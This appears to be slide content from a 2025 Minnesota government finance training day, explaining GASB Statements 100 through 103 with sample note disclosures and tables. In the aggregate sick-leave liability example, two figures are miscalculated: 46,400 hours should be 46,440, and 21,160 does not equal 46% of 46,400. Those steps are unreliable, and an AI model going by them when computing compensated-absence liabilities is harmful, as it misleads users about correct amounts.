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Minnesota Government Training Academy 2025



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Schedule

8:10 – 9 a.m. — GASB Update (all GASBs)

9:00 – 9:50 a.m. — Legislative Update – Cannabis

9:50 – 10:05 a.m. — Break

10:05 – 10:55 a.m. — Ethics

10:55 – 11:45 a.m. — Minnesota Compliance Update – Payroll and Benefits

11:45 a.m. – 12:30 p.m.— Lunch

12:30 – 1:20 p.m. — Preparing for Significant Changes in OMB's Uniform Guidance

1:20 – 2:10 p.m. — Economic Update

2:10 – 3:00 p.m. — Cybersecurity Threats and Prevention





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GASB Update

March 7, 2025

Learning Objectives

At the end of the session, you will be able to:



Identify how to apply accounting standards that are effective in the coming years



Recognize the new accounting standards presented and incorporate them into the participants daily work as well as year-end financial statement preparation



Identify the new GASB standards up to GASB 104



GASB 100 Accounting Changes and Error Corrections – an Amendment of GASB Statement No. 62

Effective date is fiscal years beginning after June 15, 2023 (6/30/24 and 12/31/24)



GASB Statement No. 62 Categories

Prior-Period
Adjustments

Change in
Accounting
Principle

Change in
Accounting
Estimate

Change in the
Reporting Entity

Correction of an
Error



GASB Statement No. 100 Categories

~~Previous Period
Adjustments~~

Change in
Accounting
Principle

Change in
Accounting
Estimate

Changes to or
within the
Financial
Reporting Entity

Correction of an
Error



Change in Accounting Principles

- Change from one generally accepted accounting principle to another
 - Only when new accounting principle is preferable considering qualitative characteristics of understandability, reliability, relevance, timeliness or comparability.
- Implementation of new accounting pronouncement
 - Think GASB 87, 96, and 101
- Reported retroactively by restating beginning fund balance or net position as needed
- Additional note disclosures are applicable
- Most common one you will encounter (hopefully)



Not a Change in Accounting Principle

Events that are clearly different in substance

Occurring for the first time

Previously insignificant



Change in Accounting Principles (Continued)

- Additional note disclosures required
 - Update to Note 1: Summary of Significant Accounting Policies
- Restatement of note disclosure beginning balances

22. Adoption of New Accounting Standards

In June 2017, the Governmental Accounting Standards Board (GASB) issued GASB Statement No. 87, Leases. This standard requires the recognition of certain lease asset and liabilities for leases that were previously classified as operating leases and as inflows of resources or outflows of resources recognized based on the payment provisions of the contract. It establishes a single model for lease accounting based on the foundational principle that leases are financings of the right to use an underlying asset. Under this standard, a lessee is required to recognize a lease liability and an intangible right-to-use asset, and a lessor is required to recognize a lease receivable and a deferred inflow of resources.

The County adopted the requirements of the guidance effective January 1, 2022, and has applied the provisions of this standard to the beginning of the period of adoption. Beginning fund balance/net position was not restated due to the implementation of GASB 87. The implementation of this standard resulted in the County reporting right-to-use assets and a lease liability as disclosed in Note 3.A.3. and Note 3.C and leases receivable and deferred inflows related to leases as disclosed in Note 3.A.4.

Governmental Activities

	Beginning Balance*	Additions	Reductions	Ending Balance	Due Within One Year
Bonds Payable:					
General Obligation Bonds	\$ 6,065,000	\$ -	\$ 3,415,000	\$ 2,650,000	\$ 555,000
Bond Premium	282,220	-	99,966	182,254	-
Total Bonds Payable	6,347,220	-	3,514,966	2,832,254	555,000
Compensated Absences	3,225,493	3,218,730	3,061,931	3,382,292	169,115
Lease Liability	348,603	113,575	78,853	383,325	99,439
Governmental Activity					
Long-Term Liabilities	<u>\$ 9,921,316</u>	<u>\$ 3,332,305</u>	<u>\$ 6,655,750</u>	<u>\$ 6,597,871</u>	<u>\$ 823,554</u>

*The beginning balance of long-term liabilities were restated due to the implementation of GASB Statement No. 87.

Change in Accounting Estimate

- Estimates are amounts subject to measurement uncertainty
- Should be justified on basis that newly adopted measurement methodology is preferable to the previous methodology used, except when the change is required by a new GASB pronouncement
 - Basis for determination – understandability, reliability, relevance, timeliness, consistency and comparability
- Reported prospectively by recognizing the change in accounting estimate in the reporting period in which change occurs
- Additional note disclosures are applicable



Change in Accounting Estimate (Continued)

- GASB added some clarification between an actual change in accounting estimate and an error correction:
 - Were there facts about conditions that existed as of the financial statement date that should have been taken into account when developing the estimate?
 - Could it be reasonable expected the government *should have known* about the facts at the time the estimates were prepare?
- If you answer yes to both of those questions, the most likely result is this was an error correction.



Notes for Change in Accounting Estimate



Nature of the change in accounting estimate – including financial statement line items affected



Change in measurement methodology

Reason for change

Explanation of why new measurement methodology is preferable – exception if required by GASB pronouncement

Potential Change in Accounting Estimate Examples

OPEB Liability

Net Pension
Liability

Landfill Post-
Closure Liability

If measurement methods for any of these were changed due to a new preferable method, the results would be adjusted through the current year.



Changes To or Within the Financial Reporting Entity

- Addition or removal of a fund that results from the movement of continuing operations within the primary government
- A change in a fund's presentation as major or nonmajor
- Addition or removal of a component unit
- Change of presentation of component unit as blended or discretely presented
- Beginning net position/fund balance should be adjusted for the effect of the change at the beginning of the reporting period
- Additional note disclosures are applicable
- NOTE: Excludes acquisitions, mergers, or transfers of operations, and component units reported pursuant to GASB 90, Majority Equity Interests



Change Within the Entity Example

Change of prior year nonmajor funds to major funds:

CHANGES TO OR WITHIN FINANCIAL REPORTING ENTITY

The Food Service Fund and Community Service Fund previously met the criteria to be reported as nonmajor governmental funds. However, effective July 1, 2023, the funds no longer met the criteria to be reported as nonmajor funds and are reported as major governmental funds for the fiscal year ended June 30, 2024. The effect of that change to or within the financial reporting entity is shown in the table below:

	Funds		
	Nonmajor Funds	Food Service	Community Service
June 30, 2023, as Previously Reported	\$ 92,424	\$ -	\$ -
Change in Fund Presentation from Nonmajor to Major	(92,424)	43,830	48,594
June 30, 2023, as Adjusted	\$ -	\$ 43,830	\$ 48,594



Correction of an Error

- Mathematical mistake
- Mistake in application of accounting principle
- Change from using an accounting principal not considered GAAP to GAAP (straight-line vs effective interest method of amortization)
- Oversight or misuse of facts that existed at time of financial statements were issued
 - Facts that could reasonably be expected to have been obtained and taken into account about conditions that existed as of the financial statement date
- Reported retroactively by restating beginning fund balance/net position
- Additional note disclosures are applicable



Correction of an Error Example

- Krysta in AR is new and missed a large receivable in the previous year:

	<u>Governmental Activities</u>	<u>General Fund</u>
Fund Balance/Net Position, December 31 2023, as previously reported	\$ 100,000,000	\$ 10,000,000
Affect of Correction of an Error in Accounts Receivable	500,000	500,000
Fund Balance/Net Position, December 31 2023, as Restated	<u>\$ 100,500,000</u>	<u>\$ 10,500,000</u>

- Note that while the \$500,000 might not be material to governmental activities, management can decide to adjust it as well to avoid reconciliation differences



Notes for Error Correction



Effects on beginning net position, fund balance, or fund net position



Nature of error and correction, including f/s line items impacted

Single period – effect on the prior period's change in net position, fund balance or net position, as if the error didn't happen

Comparative – effect of the error correction on the prior period change in net position, fund balance or fund net position

Example – Fund Financials Major to Nonmajor

	General Fund	Recreation Fund	Formerly Major Fund Private Grants Fund	Nonmajor Governmental Funds	Total Governmental Funds
REVENUES					
Total revenues	\$ 139,610,043	\$ 41,194,613	\$ -	\$34,070,858	\$ 214,875,514
EXPENDITURES					
Total expenditures	142,780,234	39,082,987	-	24,699,492	206,562,713
EXCESS (DEFICIENCY) OF REVENUES OVER EXPENDITURES	(3,170,191)	2,111,626	-	9,371,366	8,312,801
OTHER FINANCING SOURCES (USES)					
Total other financing sources (uses)	6,192,157	2,016,236	-	(5,926,715)	2,281,678
NET CHANGE IN FUND BALANCES	3,021,966	4,127,862	-	3,444,651	10,594,479
FUND BALANCES, 6/30/X1, as previously presented	27,094,293	6,646,703	2,587,439	9,705,268	46,033,703
Change within financial reporting entity (major to nonmajor fur	-	-	(2,587,439)	2,587,439	-
Change to financial reporting entity (discrete to blended CU)				169,402	169,402
Error correction	194,216	-	-	-	194,216
FUND BALANCES, 6/30/X1, as adjusted or restated	27,288,509	6,646,703	-	12,462,109	46,397,321
FUND BALANCES, 6/30/X2	\$ 30,310,475	\$ 10,774,565	\$ -	\$15,906,760	\$ 56,991,800



Example – Footnote Disclosures

	Reporting Units Affected by Adjustments to and Restatements of Beginning Balances						
	Funds			Government-Wide		Component Units	
	General Fund	Private Grant	Nonmajor	Governmental	Business-	Health	Adult
		Fund	Governmental		Type		
6/30/X1, as previously reported	\$ 27,094,293	\$ 2,587,439	\$ 9,705,268	\$ (6,783,118)	\$ 2,845,175	\$ 169,402	\$ 9,412
Change from major to nonmajor fund	-	(2,587,439)	2,587,439	-	-		
Change in reporting entity (discrete to blended CU)	-		169,402	169,402	-	(169,402)	
Change to reporting entity (discontinued CU)	-		-	-	-		(9,412)
Change in accounting principle (GASB 101)	-		-	(29,713)	(3,956)		
Error correction	194,216		-	194,216	-		
6/30/X1, as adjusted or restated	\$ 27,288,509		\$ 12,462,109	\$ (6,449,213)	\$ 2,841,219		



RSI and SI

Change in Accounting Principle/Reporting Entity

For reporting periods presented in the basic f/s, adjust or restate in the same manner

Do not restate periods earlier than those presented in the basic f/s

Correction of an Error

Restate for reporting periods presented in the basic f/s; if impacted, restate earlier periods if practicable

Identify as restated/not restated, as appropriate, and explain nature of error. If not restated, explain why it is not practicable





GASB 101 Compensated Absences

Effective date is fiscal years beginning after December 15, 2023 (12/31/24 and 06/30/25)



The Basics



Replaces GASB Statement
No. 16



Create a more consistent
model that can be applied to
all types of compensated
absence arrangements



Attempts to address
inconsistencies arising from
types of leave not originally
contemplates by GASB
Statement No. 16.

What are Compensated Absences?

- Leave for which employees may receive one or more of the following:
 - Cash payments when the leave is used for time off
 - Other cash payments, such as payment for unused leave upon termination of employment
 - Noncash settlements, such as conversion to defined benefit postemployment benefits



What's Changing

GASBS 101

- Consistent model applied to all leave types (limited exceptions)
- “More likely than not” (MLTN) threshold for recognition
- Removes certain disclosure requirements
 - Gross additions and deductions to the liability
 - Fund used to liquidate

GASBS 16

- Different rules for different leave types (for example, sick leave)
- “Probable” threshold for recognition
- Disclose gross additions/deductions
- Disclose fund(s) used to liquidate



GASB 101 – What's Not in Scope?

Termination
benefits
(GASB 47)


MLTN to
convert to
DB plan

Unlimited
Leave



Sabbatical, if
performing
other duties




Compensated Absences Recognition



Leave that has not
been used



Leave that has been
used but not paid or
settled



Recognition – Leave Not Used

Leave is attributable to
services already
rendered

Leave accumulates

Leave is more likely
than not to be used for
time off or otherwise
paid or settled



What is “More Likely Than Not”? (MLTN)

Defined in GASBS No. 101 as a likelihood of more than 50 percent



Generally viewed as a *lower* threshold for recognition than “probable” in GASBS No. 16


MLTN – What to Consider?



The government's employment policies related to compensated absences



Whether leave that has been earned is, or will become, eligible for use or payment in the future



Historical information about the use, payment, or forfeiture of compensated absences



Information known to the government that would indicate that historical information may not be representative of future trends or patterns

Exceptions to MLTN

- Leave that is dependent on the occurrence of an event that affects only a small proportion of employees
 - Recognize during the reporting period when leave has begun
 - Examples – Family Leave and Military Leave
- Recognize unlimited leave and holiday leave that must be used on a specific date once it has been used



Exceptions – Example

- Parental leave of three months is more likely than not to be paid, and a qualifying employee begins parental leave on June 1, a government with a June 30 fiscal year end would report a liability for the remaining two months of leave in financial statements dated June 30, because the leave had already begun
- Government would include no liability for other employees who are entitled to and may take such leave in the future

[Source: GASB 101. Literally. \(gfoa.org\)](https://www.gfoa.org)



Recognize if Not Used



Vacation

Sick

Holiday

Sabbatical, if unrestricted



Recognize When Leave Commences (Sporadic)

Military

Parental

Jury Duty



GASB 101 – Recognize Only When Leave is Taken



Holiday – if based on specific date and not at discretion of employee



Unlimited leave

Calculating the Liability

- Use the rate of pay in effect as of the balance sheet date when calculating the liability, with limited exceptions:
 - Arrangement calls for a different rate of pay at the time of payment (for example, sick pay being paid at 50% of the employee's actual pay rate)
 - Shared leave pool – measure the liability using an estimated pay rate that is representative of the eligible employee population
 - If MLTN to be settled through noncash means other than conversion to DB plan



Recognition – Leave Used

Leave is used for time off but not yet paid in cash or settled through other means

Measure at the amount of the cash payment or noncash settlement to be made


Include applicable salary-related payments



Salary Related Payments



Obligations that a government incurs related to providing leave in exchange for services rendered



May be directly associated or incrementally associated



Common example – employer payroll taxes

DC and DB Pension Plans

- Defined contributions (DC) plan
 - Leave that has not been used – liability is recognized whenever a compensated absence liability would be recognized and reported as pension or OPEB expense
 - Leave that has been used – include in pension/OPEB liability
- Defined benefit (DB) plan
 - Payments related to a DB pension or OPEB plan should NOT be included in the measurement of the liabilities for compensated absences



Example – Vacation and Sick Leave

December 31, 2024 year end

Employment contract allows for the following:

- Maximum accumulation of 300 vacation hours
- 300 sick hours not paid upon termination
- DC pension with 10% employer contribution
- Paid holiday on 1/1/2025
- Government estimates 50% of sick leave MLTN to be used as paid leave



Example – Vacation and Sick Leave

- Employee has the following:
 - 325 vacation hours
 - 20 sick hours
 - \$20/hour pay rate



Example – Vacation and Sick Leave Calculation

	Hours Accrued	Rate	Accrual	7.65% FICA	DC pension	Total Comp Abs
Vacation	300	20	6,000	459	600	7,059
Sick	10	20	200	15	20	235
Holiday	-	20	-	-	-	-
						7,294



Example – Vacation and Sick Leave Explanations

- Sick leave is accrued at 50% as the government has estimated it is MLTN that 50% will be used as paid leave.
- Holiday leave is not accrued because it is date specific and not at the discretion of employees.
- FICA accrual – directly associated with payment
- DC pension – report as part of comp abs liability for leave not used



Aggregate Sick Leave Example

- 100 employees, with a total sick bank of 54,000 hours as of 12/31/24
- Employees earn 8 hours of sick leave per month which can be carried to future periods
- Sick is paid at hourly rate at time of termination, not to exceed 200 hours
- Hourly rate as of 12/31/24 – \$27.50



Aggregate Sick Leave Example (Continued)

Expected to be Used

- Need to determine MLTN threshold
- Historical data – usage as a percentage of the total bank
- 3-5 year average, adjusting for isolated instances
- Separate employees in meaningful groups – bargaining agreements

Paid at Termination

- Similar to past calculations, not to exceed policy maximums
- Apply vesting percentages based on assumptions

Document and retain support for assumptions



Aggregate Sick Leave Example (Continued)

	Hours		
	Beginning Balance	Used	Usage %
2021	45,000.00	6,700.00	15%
2022	47,900.00	6,650.00	14%
2023	50,850.00	7,200.00	14%
Average			14%

	Sick Hours Used			Total	Average	Sick Carry over Hours			Total	Average
	2021	2022	2023		Used	2021	2022	2023		Carryover
Employee 1	39	40	41	119	39.67	550	606	662	1,818	605.95
Employee 2	80	65	90	235	78.33	375	406	412	1,193	397.67
Employee 3	24	32	12	68	22.67	500	564	648	1,712	570.67
Employee 4	124	88	72	284	94.67	275	283	307	865	288.33
Employee 5	46	140	82	268	89.33	300	256	270	826	275.33
Average					64.93				Average	427.59
Average used/Average carryover								15%		



Aggregate Sick Leave Example (Continued)

	Hours Settled	Hours Banked
Employee 1	200	210
Employee 2	150	150
Employee 3	75	75
Employee 4	200	600
Employee 5	200	750
Totals	825	1785

% of hours settled for cash	46%
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Aggregate Sick Leave Example (Continued)

- Hourly rate for liability calculation = rates at balance sheet date (unless paid out at different rate as noted in policy)
- Calculation of salary related payments:

Social Security	6.20%	
Medicare	1.45%	
DC Plan	0.00%	(none in this example)
	<hr/>	
	7.65%	



Aggregate Sick Leave Example (Continued)

Expected to be Used

- 54,000 hour sick bank x expected usage (MLTN) 14% = 7,560
- Expected hours 7,560 x 27.50 = \$207,900
- \$207,900 x 1.0765 = \$223,804

Total: \$850,219 (expected to be used + expected to pay at termination)

Paid at Termination

- 54,000 hour sick bank less hours expected to be used 7,560 = 46,400
- Sick leave bank 46,400 x hours settled for cash 46% = 21,160
- Expected hours 21,160 x hourly rate 27.50 = \$581,900
- \$581,900 x 1.0765 = \$626,415



Change in Accounting Principle

Evaluate by Opinion Unit

- More likely to be material in an enterprise fund
- Less likely at the entity wide level

Materiality

- Measure of how much or how important a misstatement or omission in a financial statement could be to the users
- Consult your auditors

Magnitude

- If material, restate beginning net position for 1/1/2024 change (GASB 100)
- If not material, but greater than clearly trivial, run through 2024 operating activities



Note Disclosure

- Disclosure should present either:
 - Separate increases/decreases
 - Net increase or a net decrease
- If presenting net, indicate it is a net amount.

Illustration 3—Note Disclosure—Net Change in the Liability

COUNTY OF KLAUS
NOTE X—DETAIL NOTES ON ALL FUNDS
LONG-TERM DEBT
Long-Term Liability Activity

	Beginning Balances	Additions	Reductions	Ending Balances	Amounts Due within One Year
Governmental Activities					
Bonds and Notes Payable:					
General Obligation Bonds	\$ 9,520,000	\$ 1,201,000	\$ (600,350)	\$ 10,120,650	\$ 817,200
Notes Payable	945,600	75,000	(115,000)	905,600	116,500
Total Bonds and Notes Payable	<u>10,465,600</u>	<u>1,276,000</u>	<u>(715,350)</u>	<u>11,026,250</u>	<u>933,700</u>
Other Liabilities:					
Compensated Absences	310,430	143,545*	-	453,975	382,673
Other Obligations	40,820	-	-	40,820	-
Total Other Liabilities	<u>351,250</u>	<u>143,545</u>	<u>-</u>	<u>494,795</u>	<u>382,673</u>
Governmental Activities Long-Term Liabilities	<u>\$ 10,816,850</u>	<u>\$ 1,419,545</u>	<u>\$ (715,350)</u>	<u>\$ 11,521,045</u>	<u>\$ 1,316,373</u>
Business-Type Activities					
Bonds and Notes Payable:					
General Obligation Bonds	\$ 12,275,600	\$ 890,000	\$ (1,100,700)	\$ 12,064,900	\$ 988,700
Sales Tax-Backed Bonds	6,670,000	-	(810,000)	5,860,000	635,000
Total Bonds and Notes Payable	<u>18,945,600</u>	<u>890,000</u>	<u>(1,910,700)</u>	<u>17,924,900</u>	<u>1,623,700</u>
Other Liabilities:					
Compensated Absences	56,710	-	(24,985)*	31,725	19,570
Developer Agreements	1,920,909	87,220	(64,932)	1,943,197	-
Other Obligations	37,503	-	-	37,503	-
Total Other Liabilities	<u>2,015,122</u>	<u>87,220</u>	<u>(89,917)</u>	<u>2,012,425</u>	<u>19,570</u>
Business-Type Activities Long-Term Liabilities	<u>\$ 20,960,722</u>	<u>\$ 977,220</u>	<u>\$ (2,000,617)</u>	<u>\$ 19,937,325</u>	<u>\$ 1,643,270</u>

*The change in the compensated absences liability is presented as a net change.



Note Disclosure

- No longer required to disclose:
 - Which governmental funds typically have been used to liquidate other long-term liabilities (such as compensated absences) in prior years
- Prior year example:

NOTE 1 SUMMARY OF SIGNIFICANT ACCOUNTING POLICIES (CONTINUED)

D. Assets, Liabilities, Deferred Inflows/Outflows of Resources, and Net Position or Fund Balance (Continued)

7. Vacation, Sick Leave, and Compensated Absences (Continued)

All vested vacation and sick leave pay is accrued when incurred in the government-wide financial statements. A liability for these amounts is reported in governmental funds only if they have matured, for example, as a result of employee resignations and retirements, and are payable with expendable available resources. The County's compensated absences are liquidated by the General Fund, Human Services Fund, and Roads and Bridges Fund.

Compensated Absences – Avoid the Pitfalls!

- Issues encountered in early 12/31/24 audits:
 - Insufficient consideration of all leave types
 - More likely than not (MLTN) understanding not documented
 - Salary related payments omitted
 - Retrospective application



Preparing for the New Standard

- Identify relevant documents
 - Employee handbooks and policies
 - Employment contracts
 - Collective Bargaining Agreements
- Understand systems/IT Controls used to track leave
- Identify documentation to support inputs, such as wage rates and hours earned
- Gather historical data on sick leave usage
- Check to be sure maximums have not been exceeded



Examples

GFOA:

- Dollars Paid
- Days Used

[GASB 101 Compensated Absences Tool – Sick Leave](#)





GASB 102 Certain Risk Disclosures

Effective date is fiscal years beginning after June 15, 2024 (6/30/25 and 12/31/25)



GASB 102 – Certain Risk Disclosures

- State and local governments face a variety of risks
- *Risks* refer to conditions that give rise to the potential for loss or harm to a government
- Requirements exist already for certain risk exposures governments face, but there are other prevalent risks not routinely disclosed because they aren't explicitly required
- Statement looks to expand on disclosures around risks of *concentrations* and *constraints*



GASB 102 Risk Type Definitions

Concentrations

- Defined as a lack of diversity related to an aspect of a significant inflow of resources or outflow of resources
- For example, significant vendor or customer that accounts for a large portion of the governments expenditures/revenues

Constraints

- Defined as a limitation imposed on a government by an external party or by formal action of the government's highest level of decision-making authority
- A limitation placed on a government to prevent an acquisition of resources or control spending



Disclosure is Required if:

A concentration or constraint is known to the government prior to issuance

The concentration or constraint makes the reporting unit vulnerable to the risk of a substantial impact

An event or events associated with the concentration or constraint that could cause a substantial impact has occurred, have begun to occur, or are more likely than not to begin to occur within 12 months of the date the financial statements are issued



Notes to Financial Statements

Information required to be disclosed if all the requirements are met is as follows:

What the concentration
or constraint is

Each event associated
with the concentration
or constraint that could
cause a substantial
impact

Actions taken by the
government prior to
issuance to mitigate the
risk



What is Considered a ‘Substantial Impact’

- Intended to convey the fact that a risk is more than only the existence of a concentration or constraint
 - For instance, the State of MN’s total debt limit placed on counties
- More stringent criterion than materiality was needed to focus on circumstances that make a government have a heightened possibility of loss or harm
- In the end, the Board believes that professional judgement of both the quantitative and qualitative factors be used in each circumstance



What is Considered an 'Event or Events'

- This term has not been defined specifically
- Ultimately means an event that could cause a substantial impact on a government's existing concentrations or constraints
- Governments don't need to go searching for potential events, but instead disclose information about events when they become aware of them



What Happens if a Government Takes Mitigating Action?

If a Government discovers an event that will cause a substantial impact to its concentrations or constraints and takes action:

The mitigating action should be disclosed in the notes if the event is not remediated by the financial statement issuance date

If the situation is resolved, and there is no longer a risk of substantial impact to the government, no note disclosure is required



Example – Concentration of Financial Resource Provider

- Pilot City's Airport Fund—a major enterprise fund that accounts for the City's airport operations—reports a liability for revenue debt outstanding. Charges for services, such as landing fees and terminal rentals paid by the airlines that use the airport, are a significant revenue of the Airport Fund. In the bond indenture for the Airport Fund's revenue bonds, the charges for services are identified as the sole source of repayment for those bonds, which funded the construction of certain improvements to the airport. Model Airways—the airport's largest airline customer—accounts for 75 percent of the Airport Fund's revenue generated from charges for services
- During the City's fiscal year ended June 30, 2023, Model Airways notified the City that due to falling demand from the airline's customers, it will terminate its lease and discontinue service to the City's airport by December 31, 2023. The City's financial statements as of June 30, 2023, were issued on October 15, 2023. The City is in the process of developing plans to attract new airline customers to the airport.



Example – Concentration of Financial Resource Provider

- **Assessment of disclosure criteria:** In addition to assessing the disclosure criteria for the primary government reporting unit, the City assessed the disclosure criteria for the Airport Fund because it reports a liability for revenue debt.
- **Concentration:** 75 percent of the Airport Fund's charges for services are associated with a single airline customer. Charges for services are a significant revenue of the Airport Fund.
- **Vulnerability to the risk of a substantial impact:** Management of the City has determined that the concentration of resources provided by a single airline (Model Airways) makes the Airport Fund vulnerable to the risk of a substantial impact.
- **Occurrence of an event or events and their timing:** An event associated with the concentration occurred when Model Airways notified the City that it will not renew its lease. That event is the beginning of the airline's discontinuation of services to the Airport, which the management of the City has determined could cause a substantial impact to the Airport Fund.
- **Mitigant:** The City is planning to implement certain measures to attract new airline customers to mitigate potential losses from a discontinuation of services related to Model Airways. Because those mitigating actions had not occurred prior to the issuance of the financial statements, a description is not included in the disclosure.



Example – Concentration of Financial Resource Provider

- The Airport Fund accounts for the City's airport operations and reports \$10 million of revenue bonds outstanding on June 30, 2023. The bond indentures state that the revenue generated by airport operations is pledged as the sole source of repayment for the bonds. 75 percent of the Airport Fund's revenues are associated with a single airline customer who has notified the City that it plans to terminate its lease and discontinue service to the City's airport by December 31, 2023. A loss of revenue from that airline could adversely affect the Airport Fund.





GASB 103 Financial Reporting Model Improvements

Effective date is fiscal years beginning after
June 15, 2025 (6/30/26 and 12/31/26)



The Basics

Change in presentation of several areas in your financial statements. Earlier application is encouraged.

If primary government chooses early implementation, all component units should implement in the same year, subject to the provisions of Statement 14, para 59.

Changes adopted at transition should be reported as a change in accounting principle in accordance with Statement 100.

Illustrative examples are included within the text of the Statement – Appendix C.



What Areas Will Change?

Management's
Discussion and Analysis
(MD&A)

Unusual or Infrequent
Items

Proprietary Fund
Statement of Revenues,
Expenses, and Changes
in Fund Net Position

Major Component Unit
(CU) Reporting

Budgetary Comparison
Information

Statistical Section
Financial Trends



Management's Discussion and Analysis

GASB 34 (old)

- Overview of the financial statements
- Government wide and fund analyses – Include reasons for significant changes and discussion of economic factors
- Budgetary Variations – Discussion of significant general fund budgetary variances required
- Capital Assets – Activity, Commitments
- Long Term Debt – Activity, Changes in Credit Ratings and Debt Limitations
- Currently Known Facts, Decisions, and Conditions – no explicit guidance

GASB 103 (new)

- Overview of the financial statements
- Government wide and fund analyses – Reasons for significant changes, economic factors, **significant policy changes and economic factors**
- Budgetary Variations - **No longer required to be in MD&A**
- Capital Assets - **Additions/disposals, Commitments and Changes to Commitments, Policy Changes and Economic Factors**
- Long Term **Financing** – Activity, Changes in Credit Ratings and Debt Limitations, **Policy Changes and Economic Factors, Explicitly includes Leases, SBITA, PPP**
- Currently Known Facts, Decisions, and Conditions – Examples given by GASB: **Economic/demographic trends, subsequent year's budget, expected changes in budgetary net position or fund balance, actions after end of reporting period by both the government and other parties**

Management's Discussion and Analyses

- Goal is to provide information that is essential for decision making and that enhances the ability to assess a government's accountability
- GASB was trying to:
 - Reduce boilerplate information and repetition
 - Increase focus on explanations of changes from year to year
 - Clarify the requirements related to currently known facts, decisions, or conditions
- Should be written so that a person with a 'reasonable understanding' should be able to read the MD&A by using plain language



Unusual and Infrequent Items

GASB 34/62 (old)

- Extraordinary or special items depending upon certain factors relating to whether an event is unusual or infrequent
- Shown prior to transfers on Statement of Activities
- Disclose unusual/infrequent items NOT within management's control

GASB 103 (new)

- **Unusual or infrequent**
- **Last item** prior to net change on government-wide, governmental fund, and proprietary fund statements of resource flows
- Explicit requirement **not** to net inflows/outflows
- Disclose whether unusual/infrequent items **are** within management's control
- Disclose the **program, function, or identifiable activity** to which an unusual/infrequent item is related



Example – Unusual or Infrequent Item: Gov Wide

General revenues:				
Taxes:				
Sales taxes	279,567	-	279,567	6,340
Property taxes	78,930	-	78,930	3,153
Franchise taxes	23,122	-	23,122	-
Use taxes	41,068	-	41,068	-
Hotel/motel taxes	7,870	-	7,870	-
Special assessment tax	2,880	-	2,880	-
Payments in lieu of taxes	16,869	-	16,869	-
Intergovernmental revenue	9,324	-	9,324	-
Investment earnings	20,667	1,674	22,341	3,034
Miscellaneous	3,195	420	3,615	-
Transfers	(18,996)	18,996	-	-
Unusual or infrequent item—flood damage:				
Grant revenues	2,500	-	2,500	-
Cleanup	(10,000)	-	(10,000)	-
Total general revenues, transfers, and unusual or infrequent item	<u>456,996</u>	<u>21,090</u>	<u>478,086</u>	<u>12,527</u>
Change in net position	117,664	9,319	126,983	3,905
Net position—beginning of period	<u>1,616,147</u>	<u>539,077</u>	<u>2,155,224</u>	<u>395,568</u>
Net position—end of period	<u>\$ 1,733,811</u>	<u>\$ 548,396</u>	<u>\$ 2,282,207</u>	<u>\$ 399,473</u>

Example – Unusual or Infrequent Item: Fund Level

OTHER FINANCING SOURCES (USES)

Long-term debt issued	-	-	30,649	119,681	-	150,330
Premium on debt issued	-	-	1,600	6,249	-	7,849
Payment to bond refunding escrow agent	-	-	(32,230)	-	-	(32,230)
Proceeds from the sale of capital assets	275	-	-	-	-	275
Transfers in	2,630	-	-	192	1,303	4,125
Transfers out	(662)	-	-	(18,294)	(5,680)	(24,636)
Total other financing sources (uses)	<u>2,243</u>	<u>-</u>	<u>19</u>	<u>107,828</u>	<u>(4,377)</u>	<u>105,713</u>

UNUSUAL OR INFREQUENT ITEM—FLOOD DAMAGE

Grant revenues	2,500	-	-	-	-	2,500
Cleanup	(10,000)	-	-	-	-	(10,000)
Total unusual or infrequent item	<u>(7,500)</u>	<u>-</u>	<u>-</u>	<u>-</u>	<u>-</u>	<u>(7,500)</u>
Net change in fund balances	11,983	453	2,560	71,760	3,454	90,210
Fund balances—beginning of period	<u>55,009</u>	<u>4,024</u>	<u>65,729</u>	<u>548,550</u>	<u>14,879</u>	<u>688,191</u>
Fund balances—end of period	<u>\$ 66,992</u>	<u>\$ 4,477</u>	<u>\$ 68,289</u>	<u>\$ 620,310</u>	<u>\$ 18,333</u>	<u>\$ 778,401</u>

Note 3—Illustrative Disclosure of Information about Unusual or Infrequent Item

Sample City experienced a flood during March of 20X5 that was a catastrophic event outside the control of management. The City incurred expenses to clean up flood damage in the amount of \$10 million attributable to the functions of public works and public safety in the amounts of \$8.35 million and \$1.65 million, respectively. Sample City also received \$2.5 million in grants from the State to assist with the cleanup effort.

Proprietary Fund Statement of Revenues, Expenses and Changes in Fund Net Position – GASB 34, as Amended

- Operating revenues (detailed)
 - Total operating revenues
- Operating expenses (detailed)
 - Total operating expenses
 - Operating income (loss)
- Nonoperating revenues and expenses (detailed)
 - Income before other revenues, expenses, gains, losses, and transfers
- Capital contributions (grant, developer, and other), additions to permanent and term endowments, special and extraordinary items (detailed), and transfers
 - Increase (decrease) in net position
- Net position – beginning of period
- **Net position – end of period**



Proprietary Fund Statement of Revenues, Expenses and Changes in Fund Net Position – GASB 103

Operating revenues (detailed)

Total operating revenues

Operating expenses (detailed)

Total operating expenses

Operating income (loss)

Noncapital subsidies (detailed)

Total noncapital subsidies

NEW

Operating income (loss) and noncapital subsidies

Other nonoperating revenues and expenses (detailed)

Total other nonoperating revenues and expenses

Income (loss) before unusual or infrequent items

NEW

Unusual or infrequent items (detailed)

Increase (decrease) in fund net position

Fund net position—beginning of period

Fund net position—end of period



Proprietary Fund Statement of Revenues, Expenses, and Changes in Fund Net Position

GASB 34, as amended (old)

- Operating revenues/expenses - Follow established policy for defining
- Nonoperating revenues and expenses - Items not meeting definition of operating, typically capital and noncapital related financing, and investing activities
- Subsidies – not defined in technical guidance

GASB 103 (new)

- Operating revenues and expenses = revenues and expenses **other than nonoperating**
- Nonoperating revenues and expenses = **Subsidies**, financing related, capital asset/inventory disposals, investment income/expenses, contributions to permanent/term endowments (Exceptions apply if such transactions constitute the fund's principal ongoing operations)



What are Subsidies?



Resources received from another party or fund

for which the proprietary fund does not provide goods and services to the other party or fund that directly or indirectly keep the proprietary fund's current or future fees and charges lower than they would be otherwise



Resources provided to another party or fund

for which the other party or fund does not provide goods and services to the proprietary fund that are recoverable through the proprietary fund's current or future pricing policies



All other transfers

Reason for Change

GASB felt the separation and more clear distinction of what operating vs. nonoperating revenues and expenses were could help stakeholders identify the following for business-type activities:

Self-sustaining or
subsidized
approach

Help identify
whether the
activity reported is
self-supporting

Provides useful
indicators for the
evaluation of
management



Example – Statement of Revenues, Expenses, and Changes in Net Position

	Public Utility	Transit Authority	Golf Courses	Total
OPERATING REVENUES				
Charges for services	\$ 41,003	\$ 18,636	\$ 2,561	\$ 62,200
